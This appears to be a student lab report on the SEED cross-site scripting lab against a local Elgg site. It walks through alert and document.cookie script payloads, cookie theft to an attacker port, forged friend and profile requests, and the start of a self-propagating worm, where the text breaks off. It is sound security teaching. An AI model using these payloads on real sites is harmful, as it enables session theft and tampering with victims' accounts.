


Figure 2.1: Download for Oracle Box

- **SEED-Ubuntu 20.04 setup**
  I did the SEED-Ubuntu 20.04 version installation in my system.

Figure 2.2: Installation of SEED-Ubuntu 20.04 complete

- **Removal of any previous containers**
  Using the *dockps* command I checked if there are any previous containers, and if there are any, they are removed using the command *docker rm -vf*.




Figure 2.3: Removal of previous containers

- **Building containers**
  Using the *dcbuild* command, I built containers. This command is an alias for the Docker Compose build.




Figure 2.4: Building containers

- **DNS Setup**
  Modifying the *hosts* file to map specific domains to the lab's IP address.




Figure 2.5: DNS Setup

- **Docker Setup**
  Using Docker Compose to build, start, and stop containers that host the vulnerable web application. Aliases like *dcup* and *dcdown* simplify these actions.




Figure 2.6: Docker Setup

- **Elgg Configuration**
  - Web server runs on 10.9.0.5.
  - MySQL database runs on 10.9.0.6, with data persistence ensured by mapping container storage to the host.
  - Pre-created user accounts enable testing.




Figure 2.7: Elgg configuration

2.3 Tasks

This section provides a high-level overview of the tasks involved in the XSS exploitation process. Each task will be elaborated with screenshots and detailed explanations.

2.4 Task 1: Posting a Malicious Message to Display an Alert Window

2.4.1 Description

This task involves injecting a simple JavaScript alert such as:

"<script>alert('XSS');</script>"

into our profile. When another user views our profile, the script executes, showing an alert.

2.4.2 Procedure

- **Step 1: Logging in as the attacker**
  I logged in as Samy, who I am going to be portraying as the attacker here.




Figure 2.8: Logging in as Attacker

- **Step 2: Adding the script for malicious alert**
  I added the command

  "<script>alert("attack with XSS :O");</script>"

  in the brief description of Samy's profile.




Figure 2.9: Adding the malicious script

- **Step 3: Seeing the attack alert**
  After writing the malicious script and saving the changes, we see it on Samy's profile.




Figure 2.10: Seeing the Malicious alert

- **Step 4: Logging in as Alice**
  Now, I am logging into Alice's profile to go see Samy's profile.




Figure 2.11: Logging in as Alice

- **Step 5: Alice getting attacked**
  As soon as I opened Samy's profile, Alice gets attacked and sees the malicious alert pop up on her screen.




Figure 2.12: Alice gets attacked by Samy

2.4.3 Learning Outcomes

Understanding how script injection works and its potential effects on a web page.

2.5 Task 2: Posting a Malicious Message to Display Cookies

2.5.1 Description

Modifying the script from Task 1 to display *document.cookie* in an alert box. This demonstrates how attackers can view sensitive cookies stored in the browser.

2.5.2 Procedure

- **Step 1: Adding modified script for malicious cookie**
  I modified the previous command by updating it as:
  "<script>alert(document.cookie);</script>"
  and then added it in the **About Me** section of Samy's profile.




Figure 2.13: Modified malicious script

- **Step 2: Seeing Samy's own cookie**
  After updating the malicious cookie pop-up and then saving changes, we see it on Samy's profile too.




Figure 2.14: Samy's cookie displayed

- **Step 3: Alice's cookie gets displayed**
  As Alice opens Samy's profile, she gets attacked and her cookie is displayed on the page, which is different from Samy's cookie.




Figure 2.15: Alice's cookie displayed

2.5.3 Learning Outcomes

Grasping the risk of unprotected cookies and the importance of secure attributes.

2.6 Task 3: Stealing cookies from the victim's machine

2.6.1 Description

Extending Task 2 by using JavaScript to send cookies to an attacker-controlled server. This is achieved by dynamically inserting an *<img>* tag with a malicious src URL that includes the cookies as parameters.

2.6.2 Procedure

- **Step 1: Sending cookies to port of Attacker**
  Now, we will be sending the cookies of who we are attacking to the port 5555 of the attacker.




Figure 2.16: Sending Cookies to Attacker's port

- **Step 2: Updated Malicious Script**
  I changed the malicious script in Samy's **About Me** to the one as in the screenshot.




Figure 2.17: Updated Malicious Script

- **Step 3: Terminal displaying all of Samy's information**
  After saving the changes made in the malicious script, we can see Samy's entire cookie information on our terminal.




Figure 2.18: Samy's cookie's information

- **Step 4: Terminal displaying all of Alice's information**
  After logging into Alice's account and then accessing Samy's profile, we see Alice's cookie information on our terminal, which is different from Samy's information. Now, Samy can steal Alice's cookie and her information for malicious purposes.




Figure 2.19: Alice's cookie's information displayed to Samy

2.6.3 Learning Overview

Practical understanding of data exfiltration using XSS.

2.7 Task 4: Becoming the Victim's Friend

2.7.1 Description

Using Ajax to forge and send an HTTP GET request to add "Samy" as a friend automatically when a victim views the malicious profile. This involves studying legitimate friend request flows to replicate them maliciously.

2.7.2 Procedure

- **Step 1: Writing our script file in a JS file**
  We will start by creating a addFriend.js file and add in the following script into it as in the screenshot below:




Figure 2.20: Making addFriends.js file




Figure 2.21: Script for add friend attack

Getting the port number of Samy/Attacker from viewing page source.




Figure 2.22: Port Number of attacker

- **Step 2: Successful attack**
  After running the malicious script, we can see that the attack worked. Samy got added into Alice's friend list without her adding him as hes friend.




Figure 2.23: Samy got added into Alice's friend list

We can also see that Samy got added into his own friend list too.




Figure 2.24: Samy got added into his own friend list

2.7.3 Learning Outcomes

Gaining insight into automated unauthorized actions using forged HTTP requests.

2.8 Task 5: Modifying the Victim's Profile

2.8.1 Description

Writing a script that uses an HTTP POST request to modify the victim's profile such as the **About Me** section. This requires observing and replicating legitimate profile update requests.

2.8.2 Procedure

- **Step 1: Writing our malicious script in a JS file**
  We will make an editprofile.js file and add in the following script such as in the screenshot.




Figure 2.25: Making editprofile.js file




Figure 2.26: Malicious script for editing profile

- **Step 2: Successful attack on Alice's profile**
  When Alice goes and views Samy's profile after we wrote our malicious script. Alice's profile's **About Me** gets changed as in the screenshot.




Figure 2.27: Alice's About Me changed

2.8.3 Learning Outcomes

Understanding how attackers can exploit XSS to manipulate user data and profiles.

2.9 Task 6: Writing a Self-Propagating XSS Worm

2.9.1 Description

Building on Task 5 by adding the worm script to the victim's profile, enabling it to propagate when others view the infected profile. This mimics the behavior of the infamous Samy worm.

2.9.2 Procedure

- **Step 1: Writing our malicious script in a JS file**
  We will make an wselfpropagating.js file and add in the following script such as in the screenshot.




Figure 2.28: Script file with malicious worm code

- **Step 2: Charlie and Alice establing friendship**
  Alice and Charlie are friends prior to the malicious worm attack.

